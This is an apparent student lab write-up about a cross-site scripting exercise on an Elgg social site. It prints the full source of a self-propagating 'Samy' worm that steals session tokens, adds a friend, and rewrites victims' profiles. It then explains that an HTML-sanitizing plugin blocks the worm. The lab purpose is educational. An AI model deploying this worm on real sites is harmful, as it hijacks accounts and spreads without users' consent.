


Samy

About me

Samy has taken over

And then when Charlie visits Samy's page it then appears on Charlie's page and has added Samy as a friend.




Charlie

About me

Samy has taken over

Question 9



Charlie

About me

```
Samy has taken over
window.onload = function(){
var Ajax = null;
var userName="&name=" +elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&
__elgg_token="+elgg.security.token.__elgg_token;
var samyGuid=47;
var sendurl="http://ec2-54-159-73-51.compute-
1.amazonaws.com/action/friends/add?friend=47"+ ts
+ token;
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","http://ec2-54-159-73-
51.compute-1.amazonaws.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send();

var headerTag = "";
var jsCode =
document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag +
jsCode + tailTag);
var content=token + ts + userName +
"&description=Samy has taken over" + wormCode +
"&accesslevel[description]=2"+ guid;
var sendurl="http://ec2-54-159-73-51.compute-
1.amazonaws.com/action/profile/edit";
var samyGuid=47;
var Ajax1=null;
Ajax1=new XMLHttpRequest();
Ajax1.open("POST",sendurl,true);
Ajax1.setRequestHeader("Host","http://ec2-54-159-7
3-51.compute-1.amazonaws.com/");
Ajax1.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax1.send(content);
}
```

The worm no longer works. Instead of being a self-propagation worm it is now just appearing as a part of the about me rather than the hidden worm that it was. This is because of the plugin being activated. It cleans up the HTML and stops code that can be used for cross-site scripting attacks which this is. The script tags have been removed so that attack fails.

Question 10